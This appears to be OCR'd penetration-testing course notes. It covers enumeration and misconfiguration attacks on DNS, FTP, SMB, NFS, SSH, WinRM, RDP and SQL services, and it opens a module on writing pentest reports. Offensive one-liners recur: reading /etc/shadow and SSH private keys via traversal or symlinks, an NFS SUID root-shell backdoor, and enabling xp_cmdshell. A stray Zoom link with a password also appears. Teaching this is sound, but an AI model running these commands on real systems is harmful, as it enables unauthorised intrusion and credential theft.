- Lookup Name Servers: dig <domain_name> NS (Finds the servers authoritative for that domain).
- Reverse Lookup: dig -x <target_IP> (Asks: "What domain name belongs to this IP?").
- Trace the Path: dig <domain_name> +trace (Shows every step of the DNS resolution process).

DNS: Zone Transfers (AXFR)

A DNS Zone Transfer (AXFR) is a mechanism intended for replicating DNS records between a primary and secondary server. The vulnerability exists when a DNS server is misconfigured to allow AXFR requests from any IP address rather than a restricted list of trusted peers. By requesting a zone transfer, an attacker can obtain a full copy of the DNS zone file, which reveals every recorded subdomain, internal IP address, and mail server. This provides a comprehensive map of the organization's internal and external infrastructure without the need for noisy brute-forcing.



- Check for vulnerability: Use dig to request an AXFR for the target domain.
- Attempt Transfer: dig axfr @<dns_server_ip> <domain_name>

DNS: Domain Hijacking (Lame Delegation)

Domain Hijacking via Lame Delegation occurs when a domain's Name Server (NS) records point to a provider or IP address that is no longer active or has been abandoned. Because the parent DNS zone still directs traffic to these non-existent servers, an attacker can register the abandoned domain name or claim the abandoned IP address at the hosting provider. Once the attacker controls the destination, they become the "authoritative" source for that domain, allowing them to intercept emails, create fake subdomains, or redirect users to malicious phishing sites.

- Check for vulnerability: dig ns <domain_name> followed by checking if those name servers are active or registrable.
- Identify Lame Entry: Look for "SERVFAIL" or "NXDOMAIN" responses when querying the specific Name Servers.
- Claim the Delegation: Register the expired name server domain at a public registrar.
- Verify Hijack: dig <domain_name> to see if your newly controlled server is providing the answers.

The Kaminsky Cache Poisoning Attack (CVE-2008-1447)

In 2008, security researcher Dan Kaminsky discovered a fundamental flaw in how the Domain Name System (DNS) handled queries, leading to a massive threat known as Cache Poisoning. DNS servers usually "cache" or remember IP addresses to speed up future requests, but Kaminsky found that by sending a flood of rapid, spoofed responses to a DNS resolver, an attacker could "race" the legitimate response and trick the server into saving a malicious IP address instead of the real one. Because DNS uses UDP (a connectionless protocol) and had predictable transaction IDs, the server would believe the fake data was legitimate. This allowed attackers to redirect users from a real website, like bankofamerica.com, to a perfect clone under the attacker's control, essentially "breaking" the trust of the entire internet until a global patching effort randomized the source ports to make the "race" harder to win.

File Transfer Protocol (FTP)

FTP

History: The File Transfer Protocol (FTP) is one of the oldest protocols on the internet, with its roots dating back to RFC 114 in 1971. It was designed in an era before security was a primary concern, prioritizing ease of movement for large data files between mainframe computers.

Ports:

- TCP 21 (Control): Used for sending commands and receiving status codes.
- TCP 20 (Data): Used for the actual transfer of file data in "Active" mode.

FTP is primarily used for bulk file transfers, website maintenance (uploading code to a web server), and distributing large software packages.

It is a Stateful and Clear-Text protocol. This means every command, username, and password sent over FTP is visible to anyone sniffing the network traffic (This is fixed in FTPS with certificates, similar to how HTTPS fixes HTTP cleartext issues). Because it uses two separate channels (Control and Data), it often struggles with modern firewalls, leading to the development of "Passive Mode," where the client initiates both connections to bypass security filters.

FTP: Interaction & Tools

FTP is a command-line driven service used for moving files between a client and a server. Interaction begins with a connection to TCP port 21, followed by authentication. Once logged in, the environment behaves similarly to a standard Linux shell, allowing you to navigate directories and transfer data. It is important to remember that FTP has two modes: Active and Passive; if your directory listings (ls) hang, switching to passive mode usually resolves the issue.

- Establish Connection: ftp <target_IP> (Prompts for username and password).
- List Files (Recursive): ls -R (Displays every file in the current and sub-directories).
- Download a File: get filename.txt (Transfers the file from the server to your local machine).
- Upload a File: put local_file.txt (Transfers a file from your machine to the server).
- Exit Session: bye or exit.

FTP: Anonymous Login

Anonymous login is a legacy configuration where the server allows access without a unique user account. In the vsftpd.conf file, this is triggered by anonymous_enable=YES. Admins often leave this on to allow easy sharing of public manuals or updates, but it becomes a vulnerability when the FTP root directory is set to a sensitive path or when permissions are globally readable. The server essentially maps the "anonymous" user to a low-privilege system account (usually ftp), providing a foothold to browse the filesystem.

- Check for vulnerability: nmap -sV --script ftp-anon <target>
- Manual Login: ftp <target> (Username: anonymous, Password: [any])
- Recursive Enumeration: ls -R (Used to map out the entire folder structure at once).
- Automated Looting: wget -m ftp://anonymous:anonymous@<target> (Mirrors the entire server locally).

FTP: Unauthenticated Write Access

Unauthenticated write access occurs when the server configuration permits anonymous users to upload, modify, or delete data on the filesystem. In the vsftpd.conf file, this is explicitly triggered by the combination of write_enable=YES and anon_upload_enable=YES. This is a critical architectural flaw because it compromises the integrity of the server's data. If the FTP directory is used for software distribution, backups, or configuration files, an attacker can replace legitimate files with malicious versions or delete them entirely to cause a Denial of Service (DoS).

- Check for vulnerability: touch test.txt followed by put test.txt within an anonymous FTP session.
- Upload Files: put local_malicious_file.exe (Used to plant backdoors or malware).
- Overwrite Sensitive Data: put local_config.conf remote_config.conf (Replaces existing files).
- Create Directories: mkdir staging_area (Used to organize exfiltrated data or host tools).

FTP: Path Traversal (Directory Traversal)

FTP Path Traversal occurs when the service fails to properly "jail" or "chroot" a user to their designated home directory. In vsftpd.conf, this is often caused by setting chroot_local_user=NO. When this protection is missing, the server allows a user to use relative pathing (e.g., ../) to navigate outside of their assigned folder. An attacker can move upward through the directory tree until they reach the system root, allowing them to read sensitive configuration files, password hashes, or other users' private data.

- Check for vulnerability: Log in and attempt to navigate to the root directory using `cd ..`
- Navigate to Root: `cd ../../../../../` (Repeatedly moving up until the top-level directory is reached).
- Access System Files: `get etc/passwd` or `get etc/shadow` (Retrieving core Linux identity files).
- Locate SSH Keys: `get home/user/.ssh/id_rsa` (Searching for private keys to escalate access).

The vsftpd 2.3.4 "Smiley Face" Backdoor (CVE-2011-2523)

In July 2011, the vsftpd version 2.3.4 archive was compromised on its master distribution server and replaced with a version containing a malicious "if" statement in the str_handle_newline function. This backdoor was triggered when a user attempted to log in with a username ending in the characters :). Upon detection, the server would immediately spawn a listener on TCP port 6200, granting the attacker a root-level bind shell without requiring a password. This incident remains a definitive example of a supply chain attack, demonstrating that even a "Very Secure FTP Daemon" is only as safe as the integrity of its source code. For a penetration tester, identifying this specific version via a banner grab often results in an instant and total compromise of the target system.

Server Message Block (SMB)

SMB

History: Originally developed by IBM in the early 1980s, the Server Message Block (SMB) protocol was later heavily adopted and refined by Microsoft. While it started as a simple file-sharing tool, it evolved into the primary communication method for Windows-based environments, eventually leading to the open-source Linux implementation known as Samba.

Ports:

- TCP 445: The modern standard for SMB over IP (Direct Host).
- UDP 137/138 & TCP 139: Legacy ports used for NetBIOS communication.

SMB is used for "Resource Sharing." This includes sharing files, printers, and serial ports between computers on a network. It is the backbone of Windows Active Directory, allowing for authentication and remote administration.

SMB provides Inter-Process Communication (IPC). This allows one computer to "request" a service from another computer on the network. In a pentesting context, this makes SMB a high-value target because it is often tied directly to administrative privileges and system-level access.

SMB: Interaction & Tools

SMB interaction on Linux is primarily handled through the Samba suite of tools, specifically smbclient. Unlike FTP, SMB is organized into "Shares"—specific folders made available by the server. Interaction typically involves first "listing" what shares are available and then

SMB: Interaction & Tools

SMB interaction on Linux is primarily handled through the Samba suite of tools, specifically smbclient. Unlike FTP, SMB is organized into "Shares"—specific folders made available by the server. Interaction typically involves first "listing" what shares are available and then "connecting" to a specific one. This service is the standard for Windows file sharing and is used for accessing everything from office documents to printer spoolers.

- List Available Shares: smbclient -L //<target_IP>/ -U <username> (Shows all visible folders).
- Connect to a Share: smbclient //<target_IP>/<share_name> -U <username>.
- Download All Files: mask "" then recurse ON then prompt OFF then mget * (Mirroring the share).
- Upload a File: put local_file.exe (Inside the SMB prompt).
- Mount as a Drive: sudo mount -t cifs //<target_IP>/<share> /mnt/smb -o user=<username> (Maps the share to your local filesystem).

SMB: Null Sessions

A Null Session is an unauthenticated connection to a Windows SMB server that allows an attacker to query the system for information without a username or password. This is typically enabled when the RestrictAnonymous registry setting is set to 0. While it does not always grant direct file access, it allows for the enumeration of domain users, groups, share names, and password policies, providing the necessary intelligence for subsequent password spraying or targeted phishing attacks.

- Check for vulnerability: rpcclient -U "" -N <target> (A successful prompt indicates a Null Session is active).
- Enumerate Users: enumdomusers or querydispinfo (Inside rpcclient to dump all valid account names).
- List Shares: smbclient -L //<target> -N (Reveals hidden or administrative shares available for access).
- Automated Recon: enum4linux -a <target> (Scrapes all available system and user data in one command).

SMB: Symbolic Link (Symlink) Traversal

Symlink traversal occurs when the Samba service is configured to follow "wide links" that point outside of the designated share path. This happens when follow symlinks = yes and wide links = yes are present in the smb.conf file. An attacker with write access to a share can create a symbolic link pointing to the server's root directory (/), effectively bypassing the "jail" of the share and gaining read access to the entire underlying filesystem.

- Check for vulnerability: Attempt to create a link in a writeable share using the symlink command in smbclient.
- Create Link: symlink / root_portal (Points the share entry to the server's root directory).
- Escape the Share: cd root_portal (Navigates out of the share and into the system root).
- Exfiltrate System Files: get etc/shadow or get root/.ssh/id_rsa (Accesses files normally restricted to root).

EternalBlue and the WannaCry Global Outbreak (CVE-2017-0144)

The EternalBlue exploit, famously leaked from the NSA, targets a critical buffer overflow vulnerability within the Microsoft SMBv1 protocol. By sending a series of specially crafted packets to TCP port 445, an attacker can trigger memory corruption in the Srv.sys kernel driver, leading to unauthenticated remote code execution with SYSTEM-level privileges. This vulnerability was the primary engine for the 2017 WannaCry ransomware attack, which used SMB's "wormable" nature to spread across internal networks and encrypt hundreds of thousands of computers globally in a matter of days. It serves as a stark warning that maintaining legacy protocols like SMBv1 is a catastrophic risk, as it provides a direct path for automated malware to paralyze an entire organization.

Network File System (NFS)

NFS

History: NFS is essentially the "Linux version of SMB." It allows a system to share History: Developed by Sun Microsystems in 1984, the Network File System (NFS) was created to allow a user on a client computer to access files over a network in a manner similar to how local storage is accessed. It has gone through several iterations (v2, v3, and v4), with older versions being notoriously insecure.

Ports:

- TCP/UDP 2049: The primary port for NFS communication.
- Portmapper (TCP/UDP 111): Used to direct the client to the correct NFS service ports.

NFS is the standard for file sharing in Linux/Unix environments. It is used to share home directories across a fleet of workstations or to provide centralized storage for a cluster of web servers.

NFS is Stateless and relies on Identity Trust. In its standard configuration (v3 and below), it does not use a "login" prompt. Instead, the server trusts the client's Operating System to report who the user is. This "trust-based" architecture is exactly what makes it vulnerable to UID/GUID impersonation.

NFS: Interaction & Tools

NFS is designed to feel "invisible" to the user. Unlike FTP or SMB, you do not "log in" to an NFS prompt. Instead, you "mount" the remote directory directly onto your own filesystem. Once mounted, the remote files appear as if they are sitting on your own hard drive. This is highly efficient for Linux environments where multiple servers need to access the same central data store or home directories.

- Discover Exports: showmount -e <target_IP> (Queries the server to see which folders are being shared).
- Create Mount Point: mkdir /mnt/nfs_share (Preparing a local folder to hold the remote data).
- Mount the Service: sudo mount -t nfs <target_IP>:/remote/path /mnt/nfs_share.
- Standard Interaction: ls /mnt/nfs_share or cp /mnt/nfs_share/file.txt . (Standard Linux commands).
- Disconnecting: sudo umount /mnt/nfs_share.

NFS: Root Squashing

NFS relies on the client's Operating System to verify identity, making it vulnerable to "no_root_squash" misconfigurations in /etc/exports. By default, NFS "squashes" the remote root user to a powerless account, but disabling this allows a remote attacker to act as root on the server. Furthermore, because NFS trusts the client's UID, an attacker can impersonate any local user (Identity/GUID Impersonation) simply by changing their own UID to match the victim's on their own local machine if this vulnerability is present.

- Check for Shares: showmount -e <target> (Look for shares exported to * or specific subnets).
- Mount the Share: sudo mount -t nfs <target>:/shared_dir /mnt/loot.
- Root Privilege Escalation: cp /bin/bash /mnt/loot/rootshell; chmod +s /mnt/loot/rootshell (As root with write access. Creates a SUID backdoor).
- ID/GUID Impersonation: ls -ln /mnt/loot (Find owner ID) then sudo useradd -u <ID> victim; sudo su victim (Gains access to that user's private files).

Secure Shell (SSH)

https://ufl.zoom.us/j/98550084567?pwd=hC
lQHrWpFzpxqdjEKybTyaIbG678eN.1

SSH

History: The Secure Shell (SSH) protocol was created in 1995 by Tatu Ylönen after a "sniffing" attack on his university network. It was designed specifically to replace insecure, clear-text protocols like Telnet, rlogin, and FTP.

Ports:

- TCP 22: The universal standard port for SSH access.

SSH is used for secure remote command-line access, remote command execution, and encrypted file transfers (via SFTP or SCP). It is the "Admin Key" for almost every Linux server in existence.

SSH is built on Public Key Cryptography. It establishes an encrypted tunnel between the client and the server before any authentication happens. This protects the session from "Man-in-the-Middle" (MiTM) attacks and ensures that even if an attacker intercepts the traffic, they cannot read the commands or passwords being sent.

SSH: Interaction & Tools

SSH provides a secure, encrypted tunnel for terminal access. While it is most commonly used for remote command execution, it also includes sub-protocols like SCP (Secure Copy) and SFTP (Secure FTP) for file transfers. Interaction is straightforward: you provide your credentials, and the server drops you into a bash shell. In modern environments, SSH is almost always preferred over Telnet or FTP because it protects passwords from being sniffed on the wire.

- Standard Login: ssh <username>@<target_IP> (Connects to the remote terminal).
- Execute Single Command: ssh <username>@<target_IP> 'whoami' (Runs a command and exits immediately).
- Copy File to Server: scp local_file.txt <username>@<target_IP>:/home/user/.
- Copy File from Server: scp <username>@<target_IP>:/etc/passwd ./local_copy.txt.
- Interactive File Transfer: sftp <username>@<target_IP> (An FTP-like interface running over SSH).

The XZ Utils Supply Chain Backdoor (CVE-2024-3094)

The 2024 discovery of a backdoor in xz utils (a set of data compression tools used by almost every Linux distribution) is perhaps the most sophisticated supply chain attack in history. A persona named "Jia Tan" spent over two years as an open-source contributor, gaining the trust of the project maintainer until they were given the rights to modify the code. They then inserted a highly "obfuscated" (hidden) backdoor into the build process. When the xz library was loaded by the SSH daemon (sshd) on certain systems, the backdoor would "hook" into the RSA decryption function. This allowed an attacker with a specific private key to send a hidden payload via an SSH login attempt that would execute commands on the server before authentication even happened. It was only discovered by chance by a Microsoft engineer who noticed that SSH logins were taking a fraction of a second longer than usual, narrowly preventing a global security catastrophe.

Windows Remote Management (WinRM)

WinRM

History: WinRM is Microsoft's implementation of the WS-Management protocol, an open standard designed to allow different operating systems and hardware to communicate. It was introduced with Windows Server 2008 as a firewall-friendly, SOAP-based alternative to older management protocols like DCOM and WMI-over-RPC.

Ports:

- TCP 5985: The default port for unencrypted HTTP communication.
- TCP 5986: The default port for encrypted HTTPS communication.

WinRM is primarily used by administrators to manage Windows systems remotely via the command line. It powers PowerShell Remoting, allowing users to execute scripts, manage configurations, and gather system data across an entire enterprise network.

WinRM is designed to be web-management friendly. Unlike older protocols that required opening wide ranges of random dynamic ports, WinRM works over standard web ports. It relies on the WinRM service and the WSMan listener. For pentesters, it is the primary way to gain a "shell" on a Windows target, often using the Kerberos or NTLM authentication protocols to prove identity.

WinRM: Interaction & Tools

WinRM interaction from a Linux environment is most effectively handled through the evil-winrm tool. Unlike standard SSH, WinRM is optimized for the Windows PowerShell environment, allowing for remote command execution and script management. It is designed to be firewall-friendly by using standard HTTP/HTTPS ports. When interacting with this service, you are typically dropped into a PowerShell prompt rather than a CMD shell, providing access to a wide array of administrative cmdlets and in-memory execution capabilities.

- Establish Connection: evil-winrm -i <target_IP> -u <username> -p <password> (Starts a remote PowerShell session).
- Execute Remote Script: evil-winrm -i <target_IP> -u <username> -p <password> -s /path/to/scripts/ (Loads local scripts into the remote session).
- Download a File: download <remote_path> <local_path> (Retrieves files from the Windows host).
- Upload a File: upload <local_path> <remote_path> (Transfers tools or files to the target).
- Exit Session: exit.

The BlueKeep Vulnerability (CVE-2019-0708)

In 2019, security researchers identified a critical, "wormable" vulnerability in the Remote Desktop Protocol (RDP) known as BlueKeep. The flaw existed in the initial connection phase, where a specially crafted request to a "virtual channel" could trigger a "Use-After-Free" memory error in the Windows kernel. Because the exploit occurred before authentication, an attacker could gain full SYSTEM privileges on an unpatched Windows 7 or Server 2008 machine without ever needing a username or password. The threat was so severe that it prompted Microsoft to issue emergency patches for out-of-support operating systems like Windows XP, fearing a global outbreak similar to the WannaCry ransomware that had paralyzed global infrastructure years earlier.

Remote Desktop Protocol (RDP)

RDP

History: RDP was originally developed by Microsoft as an extension of the T.128 application sharing protocol. It debuted with Windows NT 4.0 Terminal Server Edition. Its goal was to provide a full graphical user interface (GUI) over a network, allowing users to interact with a remote computer as if they were sitting directly in front of it.

Ports:

- TCP 3389: The universal standard port for RDP traffic.

RDP is the go-to tool for remote technical support, server administration, and "Work from Home" setups. It allows for full desktop access, including the use of local peripherals like printers and drives through the remote session.

RDP uses Network Level Authentication (NLA) to secure the connection. Before a full graphical session is even established, NLA requires the client to pass credentials to the server. This prevents the server from wasting resources on unauthenticated sessions and provides a layer of protection against "Denial of Service" attacks and certain exploits.

RDP: Interaction & Tools

RDP interaction requires a client capable of rendering a graphical user interface. For pentesters on Linux, xfreerdp is the standard tool as it allows for fine-grained control over the connection, including the ability to map local drives into the remote session for easy "looting." Interaction is visual; once authenticated, you control the remote desktop as if you were physically present. It is important to specify your credentials and desired resolution in the command line to ensure a stable and usable session.

- Establish Connection: xfreerdp /v:<target_IP> /u:<username> /p:<password> (Opens the remote desktop window).
- Map Local Drive: xfreerdp /v:<target_IP> /u:<user> /p:<pass> /drive:share,/tmp (Maps your local /tmp folder as a drive on the target).
- Enable Clipboard: /clipboard (Appended to the command to allow copy-pasting between host and guest).
- Set Resolution: /w:1024 /h:768 (Adjusts the window dimensions for better visibility).
- Exit Session: Log off from the Windows Start menu or close the client window.

HTTP/HTTPS

HTTP/HTTPS

History: Tim Berners-Lee created the Hypertext Transfer Protocol (HTTP) in 1989 at CERN. It was designed to be a simple "request-response" system for fetching HTML documents. HTTPS was later developed by Netscape in 1994 to add a layer of encryption (SSL/TLS) to protect sensitive data like credit card numbers and passwords.

Ports:

- TCP 80: Standard, unencrypted HTTP.
- TCP 443: Secure, encrypted HTTPS.

Beyond just loading websites, HTTP/HTTPS is used for APIs, mobile app backend communication, and web-based management consoles for nearly every type of hardware (routers, printers, IoT devices).

HTTP is Stateless. Each request from a client is treated as a totally new event, independent of the one before it. To get around this, web applications use Cookies and Sessions to "remember" who a user is. This state-management system is a primary target for attackers looking to hijack user accounts or bypass login screens.

No specific web exploits or interactions will be covered in this powerpoint, we will have several modules on web applications and exploits later on.

MySQL

MySQL

History: MySQL was released in 1995 by the Swedish company MySQL AB. It was designed to provide a fast, reliable, and open-source alternative to expensive proprietary databases. It became the "M" in the famous LAMP stack (Linux, Apache, MySQL, PHP), powering the majority of the early social media and CMS platforms like WordPress and Facebook.

Ports:

- TCP 3306: The standard port for MySQL database communication.

MySQL is used for Relational Data Storage. It organizes information into structured tables that can be queried using SQL (Structured Query Language). It is the backbone of web applications, storing everything from user profiles to product catalogs.

MySQL also uses a Client-Server Architecture. The database "service" (mysqld) runs on a server and waits for "clients" to connect and send SQL queries. Security is managed via a dedicated user table, which controls which IP addresses and users are allowed to access specific databases.

MySQL: Interaction & Tools

Interaction with a MySQL server is done using the mysql command-line client. Once a connection is established to TCP port 3306, the user interacts with the data through Structured Query Language (SQL). It is a highly organized environment where you move from the system level down into specific databases, then tables, and finally rows. For a pentester, the goal is typically to enumerate user tables, dump hashes, or identify configuration settings that could allow for further system access.

- Remote Login: mysql -h <target_IP> -u <username> -p (Connects to the remote database engine).
- Enumerate Databases: show databases; (Lists all databases accessible to your user).
- Select a Database: use <database_name>; (Sets the context for subsequent queries).
- List Tables: show tables; (Displays all tables within the selected database).
- Extract Table Data: select * from <table_name>; (Retrieves all records from a specific table).

MSSQL

MSSQL

History: MSSQL began as a collaboration between Microsoft, Ashton-Tate, and Sybase in the late 1980s. After the partnership dissolved, Microsoft took full control of the code and integrated it deeply into the Windows ecosystem. It has since grown into a massive enterprise-tier data platform.

Ports:

- TCP 1433: The default port for the MSSQL database engine.
- UDP 1434: Used by the SQL Browser service to locate specific instances.

MSSQL is the standard for Enterprise Data Management in Windows environments. It is used for large-scale applications, business intelligence, and financial systems that require deep integration with Windows Active Directory.

MSSQL is also known for its Integration and Extensibility. It doesn't just store data; it can run complex scripts and even interact with the Windows Operating System through features like xp_cmdshell. Because it often runs with high-level system permissions, a compromise of the database engine frequently leads to a total compromise of the underlying Windows server.

MSSQL: Interaction & Tools

Interaction with MSSQL from a Linux attack host is most commonly performed using the mssqlclient.py tool from the Impacket suite. This tool supports various authentication methods, including standard SQL login and Windows Active Directory authentication. Interaction follows SQL standards but includes specific Microsoft extensions. A key part of MSSQL interaction is identifying the "instances" running on a host and checking for administrative features that might be enabled, such as the ability to execute OS-level commands.

- Establish Connection: mssqlclient.py <username>@<target_IP> -windows-auth (Uses Windows credentials to log in).
- List Databases: SELECT name FROM master.dbo.sysdatabases; (Queries the master table for all DBs).
- Execute SQL Query: SELECT * FROM <table_name>; (Standard data retrieval).
- Check User Privileges: SELECT IS_SRVROLEMEMBER('sysadmin'); (Checks if you have top-level admin rights).
- Exit Session: exit or quit.

MSSQL: xp_cmdshell and OS Command Execution

The most dangerous vulnerability in Microsoft SQL Server is the xp_cmdshell stored procedure. By default, this is disabled, but if a database administrator enables it for troubleshooting and fails to turn it off, any user with sufficient database privileges can execute commands directly on the Windows operating system. This bridges the gap between a database compromise and a full system compromise. Furthermore, if the MSSQL service is running as a high-privilege account (like LocalSystem), the attacker gains instant, total control over the server.

- Connect to Database: `mssqlclient.py <user>@<target> -windows-auth`
- Enable xp_cmdshell: `EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;`
- Execute OS Commands: `EXEC xp_cmdshell 'whoami';`
- Exfiltrate Data: `EXEC xp_cmdshell 'dir C:\Users\Administrator\Desktop';`


Useful Resources:

- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ftp/index.html
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ssh.html
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-dns.html
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-mssql-microsoft-sql-server/index.html
- https://gnarizard.github.io/cyberjutsu/cheatsheets/Pentest-Guide/

Report writing

Tuesday, February 17, 2026 10:34 PM

Module 6 - Reporting



Intro to Writing Reports

Presentation Roadmap

To understand a penetration test report, we must view it as a chronological and structural narrative. We will be breaking down our understanding into the following core areas:

- The Philosophy of Reporting: Why the report is the most valuable part of the engagement.
- Assessment Archetypes: Understanding how the type of test dictates the report's structure.
- The Modular Components: A deep dive into every section of a professional report, from the Legal Notice to the technical Appendices.
- Technical Writing Standards: How to document findings with enough detail for an engineer to replicate your work.
- Adjusted CVSS Calculations: How to properly assess the threat level of a vulnerability, assign a score to it, and report it accordingly
- Professional Standards: Tips for formatting, redacting sensitive data, and the final Quality Assurance (QA) process.

The Report is the Final Product

A common mistake for new pentesters is believing the "hacking" is the primary job. In a professional engagement, the report is your main focus and most important deliverable. While you might have spent the beginning of the week executing exploits, the client only sees the final document you hand them. The report is the only tangible evidence of your work once the network connection is severed. It serves as a legal record of what was tested, a roadmap for the IT team to patch vulnerabilities, and a compliance document for auditors. If the report is disorganized or poorly written, the client may assume your testing was equally careless. The goal is to provide actionable insights that allow the client to validate and remediate security issues. It is your chance to show off your hard work and provide maximum value to the client, while helping them understand that their security posture isn't just about individual bugs, but their overall "CIA Triad" (Confidentiality, Integrity, and Availability).

Types of Reports

Vulnerability Assessment vs. Penetration Test

The terms "Vulnerability Assessment" and "Penetration Test" are sometimes mistakenly used in an interchangeable manner, but they are actually pretty different from each other and it is important you know the difference.

The deliverable for a Vulnerability Assessment is typically a high-volume list of every potential flaw found by an automated scanner (Some may even be false positives that aren't real issues). It is designed for broad coverage. A Penetration Test, however, is a targeted test including manual testing and full proof of concept (POC). It focuses on the "Attack Chain", proving how an attacker can move laterally through a network. While a vulnerability scan might find 500 "Medium" issues, a pentest report shows how three of those "Mediums" can be chained together to achieve "Critical" Domain Admin access.

Common Types of Reports

It is critical to understand which report type you are delivering, as the expectations differ:

- Vulnerability Assessments: These focus on identifying as many flaws as possible, often using automated scans. They provide a wide view of the environment but do not typically involve exploitation.
- Penetration Tests: This goes deeper, proving the impact of vulnerabilities through manual exploitation. The report tells a story of an attack, showing how a "low-risk" issue can lead to a "critical" compromise, and assessing all in scope points of an organization's security.
- Compliance-Driven Reports: Often, reports are written specifically to satisfy regulatory bodies like GDPR, CCPA, or HIPAA. In these cases, the report must map technical findings directly to legal violations. For example, a report may map compliance violations to individual vulnerabilities, and specifically calculate a "Total Potential Fine" based on them. This can often be a part of a typical penetration test.
- Specialized Tests: You may also encounter Web Application (WASA) reports, Physical Security assessments, Attestation Reports (short summaries for third-party vendors that do not reveal sensitive technical details), or others. These are specialized reports, and can have different frameworks or deliverables from common penetration tests.

Draft vs. Final Reports, and more…

Different clients have different priorities and preferences, and as a pentester, you should be prepared to fulfil their unique requests. Professionalism requires a structured delivery timeline. Most organizations will request or prefer you initially issue a Draft Report. This allows the client to provide feedback, clarify details, or explain how they plan to address specific findings. Once both sides agree on the content, you issue the Final Report. Some auditors will only accept a "Final" version as valid proof of a completed assessment. Some organizations may also request you immediately inform them of any critical vulnerabilities you discover upon finding them, even before delivering the final report. Others might request you change or follow certain procedures while testing, or will have further questions or requests in regards to your interaction with their environment. You should be ready to accommodate these requests provided they are reasonable.

Know Your Audience

A great report serves two masters: The Executive and The Technical Staff.

- The Executive: They are looking for the "so what?" They want to know the business risk, the budget implications, and the general security posture. They don't need to know and don't really care how specific exploits works. They just need to know if their data is safe. The executive summary (more on this later) is catered to these executives, and should be free from technical jargon and complex details.
- The Technical Staff: They need the "how-to." These are the sysadmins and developers who have to fix the mess. Your report must provide enough detail, including specific commands, tool output, and configuration paths, so they can reproduce the issue and verify the fix. (This is provided in the technical part of your report… more on this later as well…)

Components of a Pentest Report

The Front Matter (Legal & Overview)

A good report must begin with a clear Executive Summary and Engagement Overview. Before getting to the "cool" exploits, you must establish the legal and administrative boundaries of the test:

- Legal Disclaimer & Sensitivity Warning: Explicitly states who owns the data and the penalties for unauthorized release.
- Contact Information: Provides a clear line of communication between the testing team and the client's emergency response contacts.
- Executive Summary: High-level summary for executives
- Engagement Overview (Goals and Scope): Objectives/goals of the penetration test, along with a rigid scope list of what was allowed to be tested (IP ranges, domains, or physical locations) to ensure the testers didn't stray into unauthorized systems.

The Executive Summary

